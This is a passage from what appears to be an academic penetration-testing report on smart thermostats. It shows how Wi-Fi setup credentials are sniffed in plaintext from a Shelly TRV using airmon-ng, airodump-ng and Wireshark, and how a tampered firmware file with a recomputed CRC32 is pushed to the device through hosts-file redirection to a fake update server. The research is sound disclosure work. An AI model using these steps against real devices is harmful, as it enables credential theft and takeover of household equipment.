
The ALFA AWUS036ACH Wi-Fi adapter and a Kali Linux virtual machine running on VirtualBox were utilized for network monitoring. To initiate the monitoring process, the Wi-Fi adapter was placed in monitor mode[1] (refer to Figure 6.4) using the airmon-ng tool[2]. Subsequently, airodump-ng was employed to determine the channel being used by the Shelly TRV access point, which was identified as channel 6 (see Figure 6.5). The ALFA AWUS036ACH adapter was then configured to listen exclusively on channel 6 using the following command:

```
$ sudo airodump-ng wlan0 --channel 6
```

While airodump-ng was running, a Wireshark capture was initiated on the wlan0 interface to capture all packets being transmitted on channel 6. Another device was connected to the Shelly TRV Wi-Fi access point, and the web interface was accessed using the Internet Protocol (IP) address provided in the Shelly User Guide, namely *192.168.33.1*. Within the web interface, the Shelly TRV was configured to connect to a Wi-Fi access point associated with a router (depicted in Figure 6.6). The objective was to capture the Wi-Fi SSID and key entered during this configuration process, which in a real life scenario would be the SSID and key to a user's home router.

Given the high volume of packets being transmitted on channel 6, not solely from the Shelly TRV access point, the Wireshark capture was filtered to display only HTTP traffic by applying the filter *http*. Upon analyzing the HTTP traffic, the request sent through the Shelly web interface was easily identifiable. The Wi-Fi SSID and key were observed in plaintext as part of a GET request (as shown in Figure 6.7). The successful retrieval of these credentials concluded the exploit as successful. The attack was successfully replicated a few times to ensure exploit reliability.

[1] https://linuxhint.com/monitor_mode_kali_linux/
[2] https://www.aircrack-ng.org/doku.php?id=airmon-ng



```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng check kill

Killing these processes:

    PID Name
   1289 wpa_supplicant


┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           88XXau          Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R DB WLAN
 Adapter
                (monitor mode enabled)


┌──(kali㉿kali)-[~]
└─$ sudo iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     unassociated  ESSID:""  Nickname:"<WIFI@REALTEK>"
          Mode:Monitor  Frequency=2.457 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0


┌──(kali㉿kali)-[~]
└─$ 
```


Figure 6.4: ALFA AWUS036ACH being put in monitor mode.

6.2.1.2 Update Mechanism - Lack of Update Verification (ID 3)

In Section 5.3.1.2.2, it was revealed that the firmware upgrade file was in GBL format and lacked a GBL signature. The next step was to modify the firmware upgrade file and attempt a MITM firmware upgrade using the edited file to ascertain if Shelly TRV would accept the modified firmware and upgrade with it.


As stated in Section 5.3.1.2.2, plaintext HTML content was visible in the firmware upgrade file. Using Hex Workshop, the HTML in 404.html was edited to demonstrate a malicious firmware upgrade file. Figures 6.8 and 6.9 illustrate the unedited and edited hex codes of the firmware upgrade file, respectively.

The size of the firmware was not altered, so the length parameter of the GBL program data tag remained unchanged. However, as per Table 5.8, the last four bytes of the firmware upgrade file comprise a Cyclic Redundancy



```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0


 CH  7 ][ Elapsed: 0 s ][ 2023-05-22 07:17 ][ Are you sure you want to quit? Press Q again to quit.

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 [redacted]         -22        2        0    0  12  540   WPA2 CCMP   PSK  [redacted]
                    -39        2        0    0  13  130   WPA2 CCMP   PSK
                    -22        3        0    0  12  270   WPA2 CCMP   PSK
                    -35        3        0    0  12  130   OPN
                    -42        0        2    0  13   -1   WPA
                    -46        3        0    0  11  270   WPA2 CCMP   PSK
                    -42        3        0    0   0  360   WPA2 CCMP   PSK
                    -19        5        0    0  11  270   WPA2 CCMP   PSK
                    -39        6        0    0   6  130   WPA2 CCMP   PSK
                    -19        5        0    0   6  130   WPA2 CCMP   PSK
                    -34        3        0    0   6  130   WPA2 CCMP   PSK
                    -23       12        0    0   7  270   WPA2 CCMP   PSK
                    -44       12        2    0   6   65   OPN
                    -44       10        0    0   6  260   WPA2 CCMP   PSK
 2C:11:65:DA:B0:6E  -36       14        0    0   6   65   OPN              shellytrv-2C1165DAB06D
 C[redacted]C       -48        7        0    0   7  130   WPA2 CCMP   PSK  [redacted]
 E               3  -32        6        0    0   8  130   WPA2 CCMP   PSK
 F               2  -52        4        0    0   1   65   OPN
 8               0  -51        7        0    0   1  130   WPA2 CCMP   PSK
 0               1  -68        2        0    0   1  720   WPA2 CCMP   PSK
 6               E  -42        8        0    0   1  195   WPA2 CCMP   PSK
 C               1  -27       13        2    0   1  130   WPA2 CCMP   PSK
 E               3  -41       12        0    0   1  130   WPA2 CCMP   PSK
 2               0  -52        5        0    0   1  130   WPA2 CCMP   PSK
 9               C  -51        4        0    0   1  540   WPA2 CCMP   PSK
 E               4  -38        7        0    0   3  130   WPA2 CCMP   PSK
 8               3  -20       12        2    0   1  405   WPA2 CCMP   PSK
 0               1  -36        6        0    0   1  720   WPA2 CCMP   PSK
 3               6  -19        4       25   12   2  260   WPA2 CCMP   PSK
 9               6  -38        3        0    0  13  130   WPA2 CCMP   PSK
```

Figure 6.5: Airodump-ng showing what channel the Shelly TRV access point is using.



Shelly Valve

Inte säker | 192.168.33.1

Internet & Security

WIFI MODE - CLIENT

- [✓] Connect the Shelly device to an existing WiFi Network


coppahestB

•••••••••••

- [ ] Set static IP address


SAVE

Figure 6.6: Shelly TRV being configured, through the Shelly TRV web interface, to connect to a Wi-Fi access point.




```
http
No.    Time          Source          Destination     Protocol Length Info
 26840 83.119985453  192.168.33.10   192.168.33.1    HTTP      470 GET /status HTTP/1.1
 26895 83.322353539  192.168.33.1    192.168.33.10   HTTP/J…  1122 HTTP/1.0 200 OK , JavaScript Object Notation (application/json)
 28748 88.555269877  192.168.33.10   192.168.33.1    HTTP      470 GET /status HTTP/1.1
 28828 88.649835245  192.168.33.1    192.168.33.10   HTTP/J…  1122 HTTP/1.0 200 OK , JavaScript Object Notation (application/json)
 30158 93.154722741  192.168.33.1    192.168.33.10   HTTP/J…  1122 [TCP ACKed unseen segment] HTTP/1.0 200 OK , JavaScript Object Notation (application/json)
 31524 96.331081967  192.168.33.10   192.168.33.1    HTTP      536 GET /settings/sta?enabled=1&ssid=[redacted]B&key=[redacted]&ipv4_method=dhcp HTTP/1.1
```

Figure 6.7: Wi-Fi SSID and key visible in plaintext in Wireshark capture.



```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
000A0640  0A 20 20 20 20 20 20 3C 74 72 20 76 61 6C 69 67  .      <tr valig
000A0650  6E 3D 22 74 6F 70 22 3E 3C 74 64 20 77 69 64 74  n="top"><td widt
000A0660  68 3D 22 38 30 22 3E 09 20 20 0A 09 20 0A 09 3C  h="80">.  .. ..<
000A0670  2F 74 64 3E 3C 74 64 20 77 69 64 74 68 3D 22 35  /td><td width="5
000A0680  30 30 22 3E 09 20 20 0A 09 20 20 3C 62 72 3E 0A  00">.  ..  <br>.
000A0690  09 20 20 3C 68 32 3E 34 30 34 20 2D 20 50 61 67  .  <h2>404 - Pag
000A06A0  65 20 6E 6F 74 20 66 6F 75 6E 64 3C 2F 68 32 3E  e not found</h2>
000A06B0  0A 09 20 20 3C 70 3E 0A 09 20 20 20 20 53 6F 72  ..  <p>..    Sor
000A06C0  72 79 2C 20 74 68 65 20 70 61 67 65 20 79 6F 75  ry, the page you
000A06D0  20 61 72 65 20 72 65 71 75 65 73 74 69 6E 67 20   are requesting
000A06E0  77 61 73 20 6E 6F 74 20 66 6F 75 6E 64 20 6F 6E  was not found on
000A06F0  20 74 68 69 73 0A 09 20 20 20 20 73 65 72 76 65   this..    serve
```

Figure 6.8: Shelly TRV firmware upgrade file in Hex Workshop.




```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
000A0640  0A 20 20 20 20 20 20 3C 74 72 20 76 61 6C 69 67  .      <tr valig
000A0650  6E 3D 22 74 6F 70 22 3E 3C 74 64 20 77 69 64 74  n="top"><td widt
000A0660  68 3D 22 38 30 22 3E 09 20 20 0A 09 20 0A 09 3C  h="80">.  .. ..<
000A0670  2F 74 64 3E 3C 74 64 20 77 69 64 74 68 3D 22 35  /td><td width="5
000A0680  30 30 22 3E 09 20 20 0A 09 20 20 3C 62 72 3E 0A  00">.  ..  <br>.
000A0690  09 20 20 3C 68 32 3E 48 41 43 4B 45 44 20 48 41  .  <h2>HACKED HA
000A06A0  43 4B 45 44 20 48 41 43 4B 45 44 3C 2F 68 32 3E  CKED HACKED</h2>
000A06B0  0A 09 20 20 3C 70 3E 0A 09 20 20 20 20 53 6F 72  ..  <p>..    Sor
000A06C0  72 79 2C 20 74 68 65 20 70 61 67 65 20 79 6F 75  ry, the page you
000A06D0  20 61 72 65 20 72 65 71 75 65 73 74 69 6E 67 20   are requesting
000A06E0  77 61 73 20 6E 6F 74 20 66 6F 75 6E 64 20 6F 6E  was not found on
000A06F0  20 74 68 69 73 0A 09 20 20 20 20 73 65 72 76 65   this..    serve
```

Figure 6.9: Shelly TRV firmware edited firmware upgrade file in Hex Workshop.

Check 32 (CRC32) checksum of the entire GBL file. To calculate a new CRC32 checksum, the checksum from the file was removed and an online tool[1] was used to calculate the new checksum. This new checksum was then added as the last four bytes of the file, in reversed byte order, as the GBL file is in little-endian byte order. Figure 6.10 shows how the online tool was used to calculate the CRC32 checksum, and Figure 6.11 displays the added checksum in Hex Workshop.

To simulate a DNS spoofing MITM scenario, a wireless hotspot was cre-

[1]https://emn178.github.io/online-tools/crc32_checksum.html


CRC-32 File Checksum Online
emn178.github.io/online-tools/crc32_...
Online Tools
Hash
Auto Update

CRC-32 File Checksum

CRC-32 online file checksum function


hacked_firmware_without_checksum.gbl

```
e4d5ee7c
```

Figure 6.10: Shelly TRV edited firmware upgrade file CRC32 checksum, calculated by online tool.

ated on a Windows 10 computer and Shelly TRV was connected to it instead of a router. The hosts file located in `C:\Windows\System32\drivers\etc\hosts` was then modified to direct `api.shelly.cloud` and `shelly-59-eu.shelly.cloud` to a server that was set up instead of Shelly cloud's actual IP address. The following entry was added to the file:

```
xx.xx.xx.xx  shelly-59-eu.shelly.cloud
xx.xx.xx.xx  api.shelly.cloud
```




```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
00106820 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00106830 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00106840 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00106850 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00106860 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00106870 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00106880 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00106890 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
001068A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
001068B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
001068C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
001068D0 FC 04 04 FC 04 00 00 00 7C EE D5 E4               ........|...
```

Figure 6.11: Shelly TRV firmware upgrade file with new CRC32 checksum added.

Note that `xx.xx.xx.xx` was our actual IP address and not `xx.xx.xx.xx`.

It should be noted that several techniques exist for performing a MITM attack, and having a hotspot that ShellyTRV is connected to is not necessarily required but is a straightforward method of demonstrating the attack.


In Section 5.3.1.2.1, it was revealed that the firmware upgrade file was obtained from an nginx/1.18.0 server. To replicate this, nginx/1.18.0 was downloaded and configured to have the same files that Shelly TRV requested during the legitimate firmware download, with some modification to provide the modified firmware file. To speed up the process of Shelly TRV performing a DNS request, Shelly TRV was restarted. Figure 6.12 illustrates the packet capture in Wireshark, where Shelly TRV initiates communication with our fabricated Shelly cloud server.



```
1629 658.908555  192.168.137.247  192.168.137.1    DNS    76 Standard query 0x56a7 A api.shelly.cloud
1630 658.909295  192.168.137.1    192.168.137.247  DNS   108 Standard query response 0x56a7 A api.shelly.cloud A 92.[redacted]
1631 658.943421  192.168.137.247  92.[redacted]    TCP    58 52432 → 80 [SYN] Seq=0 Win=11680 Len=0 MSS=1460
1632 658.946321  92.[redacted]    192.168.137.247  TCP    58 80 → 52432 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1633 658.979674  192.168.137.247  92.[redacted]    TCP    54 52432 → 80 [ACK] Seq=1 Ack=1 Win=11680 Len=0
1634 659.004893  192.168.137.247  92.[redacted]    HTTP  223 GET /timezone/autodetect?time=1681992529&fw=20220811-152343/v2.1.8@5afc928c HTTP/1.1
1635 659.010879  92.[redacted]    192.168.137.247  HTTP  570 HTTP/1.1 200 OK
1636 659.010940  92.[redacted]    192.168.137.247  TCP    54 80 → 52432 [FIN, ACK] Seq=517 Ack=170 Win=64071 Len=0
1637 659.045033  192.168.137.247  92.[redacted]    TCP    54 52432 → 80 [ACK] Seq=170 Ack=518 Win=11163 Len=0
1638 659.070137  192.168.137.247  92.[redacted]    TCP    54 52432 → 80 [FIN, ACK] Seq=170 Ack=518 Win=11163 Len=0
1639 659.073127  92.[redacted]    192.168.137.247  TCP    54 80 → 52432 [ACK] Seq=518 Ack=171 Win=64071 Len=0
1640 659.138890  192.168.137.247  192.168.137.1    DNS    76 Standard query 0xd43f A api.shelly.cloud
1641 659.139488  192.168.137.1    192.168.137.247  DNS   108 Standard query response 0xd43f A api.shelly.cloud A 92.[redacted]
1642 659.174265  192.168.137.247  92.[redacted]    TCP    58 52433 → 80 [SYN] Seq=0 Win=11680 Len=0 MSS=1460
1643 659.177040  92.[redacted]    192.168.137.247  TCP    58 80 → 52433 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1644 659.211759  192.168.137.247  92.[redacted]    TCP    54 52433 → 80 [ACK] Seq=1 Ack=1 Win=11680 Len=0
1645 659.211759  192.168.137.247  92.[redacted]    HTTP  250 GET /files/firmware?type=SHTRV-01&device=shellytrv-2C1165DAB06D&fw=20220811-152343%2fv2.1.8%405afc928c HT
1646 659.218462  92.[redacted]    192.168.137.247  HTTP  411 HTTP/1.1 200 OK
```

Figure 6.12: Shelly TRV Wireshark packet capture where DNS response is fake server IP address.


Upon accessing the Shelly TRV management page, it was observed that a new firmware version available, as depicted in Figure 6.13. This firmware version was the modified firmware. When inspecting the 404 page of Shelly TRV, it displayed ”HACKED HACKED HACKED,” as illustrated in Figure 6.14, demonstrating the success of the exploit. This attack was successfully



Current version: 20220811-152343/v2.1.8@5afc928c
New version: hacked_firmware

Figure 6.13: Shelly TRV management page shows new firmware version is available.

replicated a few times, with different firmware modifications to, to ensure exploit reliability.


lwIP - A Lightweight TCP/IP Stack
Inte säker | 192.168.137.181/asdfwefaes

HACKED HACKED HACKED

Sorry, the page you are requesting was not found on this server.

Figure 6.14: Shelly TRV management page hacked 404 page.

Although it would have been preferable to create a backdoor in the firmware file rather than merely altering the HTML code, accomplishing this would have required a substantial investment of effort and time. The exploit performed indicates that MITM firmware updates can be performed using modified firmware and implies that backdooring the firmware might be feasible, allowing an adversary to gain full control over the smart thermostat. However, further investigation is required to validate this.

6.2.2 Meross Smart Thermostat

The complete list of threats subject to penetration testing is presented in Table 6.6. Subsequently, Sections 6.2.2.1, 6.2.2.2, 6.2.2.3, and 6.2.2.4 showcase the penetration testing attempts conducted for these threats.

ID	Threat
1	5.4: Lack of transport encryption
3	5.6: Lack of signal replaying checks
5	6.3: MQTT communication - Lack of MQTT authorization
6	6.4: MQTT communication - Message forging

Table 6.6: Meross Smart Thermostat threats subject to penetration testing

6.2.2.1 Lack of Transport Encryption (ID 1)

